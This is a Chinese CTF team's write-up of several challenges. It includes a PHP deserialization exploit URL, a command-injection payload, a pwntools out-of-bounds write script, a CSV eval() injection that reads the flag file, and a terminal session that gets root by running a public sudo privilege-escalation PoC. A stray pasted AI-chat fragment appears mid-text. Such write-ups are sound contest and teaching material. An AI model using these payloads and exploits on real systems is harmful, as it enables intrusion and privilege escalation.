白马战队 WriteUp

图片资源：`./images/`

排名

战队名称：白马战队 第X名

[排行榜截图]

解题思路

WEB

好简单的反序列化

我们需要：

1. 反序列化 `Lei1` 实例
2. 其 `$a` 是 `Lei2` 实例
3. `Lei2` 的 `$c` 是另一个 `Lei1` 实例（`$file = "flag.php"`）
4. 当 `Lei1->__destruct()` 被调用 → echo `$this->a`（即 `Lei2` 实例）→ 触发 `__toString()` → 调用 `$c->Evil()` → 读取 flag.php

```
class Lei1 {
    public $a;
    public $file = "flag.php"; // 这个其实没用，因为不会调用它的 Evil()
}

class Lei2 {
    public $c;
}

// 内层 Lei1：用于执行 Evil()
$inner_lei1 = new Lei1();
$inner_lei1->file = "flag.php";

// Lei2：c 指向 inner_lei1
$obj2 = new Lei2();
```

```
$obj2->c = $inner_lei1;

// 外层 Lei1：a 指向 Lei2，触发 __destruct() 时 echo 会触发 __toString()
$outer_lei1 = new Lei1();
$outer_lei1->a = $obj2;

echo urlencode(serialize($outer_lei1));
```

最终利用url：

```
http://fe8386ae.clsadp.com/?
1=O%3A4%3A"Lei1"%3A2%3A%7Bs%3A1%3A"a"%3BO%3A4%3A"Lei2"%3A1%3A%7Bs%3A1%3A"c"%3B
O%3A4%3A"Lei1"%3A2%3A%7Bs%3A1%3A"a"%3BN%3Bs%3A4%3A"file"%3Bs%3A8%3A"flag.php"%
3B%7D%7Ds%3A4%3A"file"%3Bs%3A8%3A"flag.php"%3B%7D]
(http://fe8386ae.clsadp.com/?
1=O%3A4%3A%22Lei1%22%3A2%3A%7Bs%3A1%3A%22a%22%3BO%3A4%3A%22Lei2%22%3A1%3A%7Bs%
3A1%3A%22c%22%3BO%3A4%3A%22Lei1%22%3A2%3A%7Bs%3A1%3A%22a%22%3BN%3Bs%3A4%3A%22f
ile%22%3Bs%3A8%3A%22flag.php%22%3B%7D%7Ds%3A4%3A%22file%22%3Bs%3A8%3A%22flag.p
hp%22%3B%7D)
```

WEB

运维系统

尝试各种绕过方法，最终发现可以使用&和base64可以回显

```
127.0.0.1 & base64 key.*
```

得到一串base64密文


```
PD9waHAKJGZsYWc9ImZsYWd7ZWVmMjBkZjU1YWViY2I0NmUwZDBiNWJjZDE4ZDNkYjB9Ij
```


解密后得到flag


MISC

被篡改的PLC指令

登录ssh环境，并找到流量文件

```
ctf@f2bf0b4db702:~$ ls
hint.txt  modbus_client.py  modbus_server.py  tmp
ctf@f2bf0b4db702:~$ cat hint.txt
欢迎来到"被篡改的PLC指令"挑战！

这是一个工业控制系统安全相关的挑战。你的任务是找出攻击者对PLC发送的恶意指令，并从中提取flag。

提示：
1. 在系统中有一个流量捕获文件，你需要找到它
2. 系统中正在运行Modbus TCP服务，可以尝试观察端口502的通信
3. 阅读Modbus协议文档可能对你有所帮助，可以通过Web服务访问
4. 注意观察特殊的寄存器地址和写入的数据

祝你好运！ctf@f2bf0b4db702:~$ find / -name modbus_attack.pcapng
find: '/root': Permission denied
/home/ctf/tmp/modbus_attack.pcapng
find: '/etc/ssl/private': Permission denied
find: '/var/cache/ldconfig': Permission denied
```

使用wireshark打开，查看功能码为16的功能包，拼接得出flag。



PWN

小老弟C你还得学

猜测存在越界写入操作，写代码发送payload：

```
from pwn import *
r = remote('113.201.14.253', 30055)

def a(idx, num):
    r.sendlineafter('>', '1')
    sleep(0.01)
    r.sendlineafter('>', str(idx))
    sleep(0.01)
```

```
    r.sendlineafter('>', str(num))
    sleep(0.01)

# for i in range(20):
#     a(-i, 16)
#     print('========================')
#     sleep(0.1)

a(-15, 0x10)
a(-16, 0x20)
a(-17, 0x30)
a(-18, 0x40)
a(-19, 0x50)

r.interactive()
```

通过for循环查看，最终得出exp

数据安全

数据净化器

1.打开 URL，观察界面是需要上传 CSV 文件；

2.下载附件，解压后发现有 py 代码文件 app.py 和 purifier.py。观察代码，purifier.py 中函数可能存在漏洞。

```
def sanitize_column(col):
    return eval(col) if col.startswith("[") or col.startswith("__") else col

def process_csv(file_path):
    df = pd.read_csv(file_path)
    df["cleaned"] = df["raw_data"].apply(sanitize_column)
    return df
```

如果 col 以[或__开头，就会执行 eval(col),eval 函数可以执行字符串中的任意 python 代码，因此可以构造恶意代码，通过 csv 文件的 raw_data 列中注入恶意代码，结果会在 cleaned 列中显示。

3.制作恶意代码，创建一个 csv 文件，内容如下：

```
raw_data
[open('/flag.txt').read()]
```

4.上传 csv 文件，返显错误。再尝试修改恶意代码：


```
raw_data
[open('/flag').read()]
```

上传成功后，界面显示出 cleaned 列的数据为：flag{e24f19b07f482c09f0eef502ca1c5c7e}


Crypto

回到原点


1. 下载附件文件，根据提示可知为 wav 文件，将其重命名为 wav 文件，尝试播放，提示无法播放。将其导入音频处理文件，再转出成 wav 文件，尝试播放，可以播放。



2. 根据提示，要进行 RS-SSTV 软件进行音频分析。手机安装分析软件，播放音频，音频到后段有较嘈杂的电波声，音频分析软件同步生成解析结果，图片中显示一串字符：ZmxhZ3tJN2FyRU0wMGExeWwyQn0=




3. 根据判断，这串字符应为 BASE64 编码，用解码工具，可以得到结果：flag{I7arEM00a1yl2B}



你知道我的密码吗

下载题目源码，查看得知类型应为 php 反序列化字符串，搜索关键字，应构造参数使得字符串逃逸，使得数组第二个参数值为 123456；

本地构建字符串测试，最终传参获得 flag。



主机安全-最近还好吗

ssh 上到服务器，查看 linux 版本；

```
cat: flag: Permission denied
pwn@5583a25cec73:/$
pwn@5583a25cec73:/$
pwn@5583a25cec73:/$ uname -a
Linux 5583a25cec73 3.10.0-1160.6.1.el7.x86_64 #1 SMP Tue Nov 17 13:59:11 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
pwn@5583a25cec73:/$
pwn@5583a25cec73:/$
pwn@5583a25cec73:/$ lsb_release -a
-bash: lsb_release: command not found
pwn@5583a25cec73:/$
pwn@5583a25cec73:/$
pwn@5583a25cec73:/$ cat /etc/os-release
PRETTY_NAME="Ubuntu 24.04.2 LTS"
NAME="Ubuntu"
VERSION_ID="24.04"
VERSION="24.04.2 LTS (Noble Numbat)"
VERSION_CODENAME=noble
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=noble
LOGO=ubuntu-logo
pwn@5583a25cec73:/$
pwn@5583a25cec73:/$
```

搜索该版本存在的 cve，看到有个提权漏洞，根目录下也存在 flag，故猜测大概率是该漏洞进去提权；

Python生成000000到999999数字

已深度思考（用时 17 秒）

Ubuntu 24.04.2 LTS 作为一个长期支持版本，在带来新特性和改进的同时，也确实被披露了一些安全漏洞。了解这些漏洞并及时修补，对保障系统安全至关重要。

下面我用一个表格来汇总主要的漏洞类型、影响和修复状态：


漏洞/安全问题	影响范围及后果
AppArmor 安全限制绕过	Ubuntu 23.10, 24.04 LTS；**本地权限提升**
Linux 内核漏洞 (USN-7020-2)	影响 GPU、网络、SCSI 驱动、BPF 等多个子系统
Linux 内核漏洞 (USN-7493-1) - Raspberry Pi	针对树莓派的时钟架构与驱动程序问题
sudo 本地提权漏洞 (CVE-2025-32463)	Ubuntu 20.04/22.04/24.04 LTS；默认 sudo 版本受影响
udisks 本地权限提升漏洞 (CVE-2025-6019)	Ubuntu 20.04/22.04/24.04 LTS

搜索 cve 提权漏洞如何利用，使用现有 poc 进行提权，获取 flag


```
pwn@5583a25cec73:~/test$ git clone https://github.com/pr0v3rbs/CVE-2025-32463_chwoot.git
Cloning into 'CVE-2025-32463_chwoot'...
remote: Enumerating objects: 38, done.
remote: Counting objects: 100% (38/38), done.
remote: Compressing objects: 100% (34/34), done.
remote: Total 38 (delta 20), reused 12 (delta 4), pack-reused 0 (from 0)
Receiving objects: 100% (38/38), 11.43 KiB | 125.00 KiB/s, done.
Resolving deltas: 100% (20/20), done.
pwn@5583a25cec73:~/test$ ll
total 12
drwxrwxr-x 3 pwn pwn 4096 Sep 11 06:52 ./
drwxr-x--- 1 pwn pwn 4096 Sep 11 06:51 ../
drwxrwxr-x 3 pwn pwn 4096 Sep 11 06:52 CVE-2025-32463_chwoot/
pwn@5583a25cec73:~/test$
pwn@5583a25cec73:~/test$ cd CVE-2025-32463_chwoot/
pwn@5583a25cec73:~/test/CVE-2025-32463_chwoot$
pwn@5583a25cec73:~/test/CVE-2025-32463_chwoot$ ll
total 32
drwxrwxr-x 3 pwn pwn 4096 Sep 11 06:52 ./
drwxrwxr-x 3 pwn pwn 4096 Sep 11 06:52 ../
drwxrwxr-x 8 pwn pwn 4096 Sep 11 06:52 .git/
-rw-rw-r-- 1 pwn pwn  816 Sep 11 06:52 Dockerfile
-rw-rw-r-- 1 pwn pwn 1068 Sep 11 06:52 LICENSE
-rw-rw-r-- 1 pwn pwn 2858 Sep 11 06:52 README.md
-rwxrwxr-x 1 pwn pwn   75 Sep 11 06:52 run.sh*
-rwxrwxr-x 1 pwn pwn 1046 Sep 11 06:52 sudo-chwoot.sh*
pwn@5583a25cec73:~/test/CVE-2025-32463_chwoot$ ./sudo-chwoot.sh
woot!
root@5583a25cec73:/# cat flag
flag{0ff8cfc3d127f7c076bb1bff499459a4}
root@5583a25cec73:/# Connection to 113.201.14.253 closed by remote host.
Connection to 113.201.14.253 closed.

D:\ctftools\dirsearch-0.4.2
λ
```

和聪明的吊椅宝宝聊天吧亲

和 ai 聊天，发现他在乱说；



抓包，burp 爆破试一下；多试几次，拿到 flag。


攻击 保存
12. Intruder attack of http://584f1b60.clsadp.com
12. Intruder attack of http://584f1b60.clsadp.com
攻击
保存
结果
位置
Intruder攻击结果过滤器：显示所有条目
请求 payload 状态码 接收到响应 错误 超时 长度 注释
46 45 200 2513 310
45 44 200 2203 286
44 43 200 1886 291
43 42 200 1696 363
42 41 200 2101 289
41 40 200 2284 305
40 39 200 1888 289
39 38 200 1618 289
38 37 200 2287 289
37 36 200 2379 293
36 35 200 2137 308
35 34 200 2464 291
34 33 200 2228 321
213:42
请求
响应
美化
Raw
Hex
页面渲染
HTTP/1.1 200 OK
Content-Length: 216
Content-Type: application/json
Date: Thu, 11 Sep 2025 07:19:32 GMT
Server: Werkzeug/3.1.3 Python/3.9.23
{"response":
". I like tomatoes and bananas.\"\n\n\"Good, Lily. You are smart. Do you want to make a salad with me?\" Tom asked.\n\nLily\n\n\u606d\u559c\u4f60\u83b7\u5f97\n\nflag{8e470f4004969db
923ddc63c646bee93}\n"}
Search